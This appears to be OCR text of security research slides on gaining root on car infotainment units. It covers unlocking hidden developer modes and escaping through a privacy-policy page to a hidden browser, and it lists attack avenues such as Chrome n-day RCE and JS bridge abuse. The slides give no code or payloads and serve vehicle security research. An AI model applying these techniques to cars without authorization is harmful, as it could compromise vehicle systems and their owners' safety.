


Disassemble the ECU and extract the firmware

The story of debugging and finding vulnerabilities

VS

The actual situation of car testing :(




Don't touch my car,
lest I cause harm

One of the research conditions:
the car cannot be dismantled

From zero to root intelligent vehicles

The actual situation of car testing :(



Unable to extract firmware
car network
hardware
no ADB
Vehicle gateway firewall will filter diagnostic information
OBD-II

First Action：
break the black box

Common experience

- *Devloper mode*
- *Escape to web browser*
- *Engineering mode*

Devloper mode



About device

Legal information

Device name
Galaxy J7

Model number
SM-J7008

Android version
5.1

Baseband version
J7008ZMU1AOH5

Kernel version
3.10.49-605593
dpi@SWHD4011 #1
Thu Aug 27 13:22:50 KST 2015

Build number
LMY47O.J7008ZMU1AOH5
2015-08-27

SE for Android status
Enforcing
SEPF_SM-J7008_5.1_0016
Thu Aug 27 13:25:59 2015

About device

Status
Show status of battery, network, and other information.

Legal information

Device name
Galaxy J7

Model number
SM-J7008

Android version
5.1

Baseband version
J7008ZMU1AOH5

Kernel version
3.10.49-605593
dpi@SWHD4011 #1
Thu Aug 27 13:22:50 KST 2015

Buil
LMY4
2015-08-27

Developer mode has been turned on.

SE for Android status

Only Way : Try single, multiple clicks, system version number, system time, any inconspicuous place

Devloper mode

Only Way : Try single, multiple clicks, system version number,
system time, any inconspicuous place

Result: But on cars, it's rare. We've only found it on a handful of cars.

Escape to web browser


- Use Chrome’s N Day to RCE
- Attack JS Bridge Interface
- Attack Android Component with Exported and BROWSABLE

Escape to web browser

There is no browser on the system, which is a common practice among car companies and Internet manufacturers.

In fact, the browser is hidden, so how can we activate the browser?

Escape to web browser



☑ I accept the general terms and conditions of use


☑ I accept the Privacy Policy.

The **Privacy Policy** is a good entrance, and there will be official websites of some manufacturers on the page.

We need to escape from it to a website such as **Google/Github** so that we can redirect it to our own test page

From zero to root intelligent vehicles

evoke hidden browser



1. Search for Privacy Policy

2. Suitable website for escape

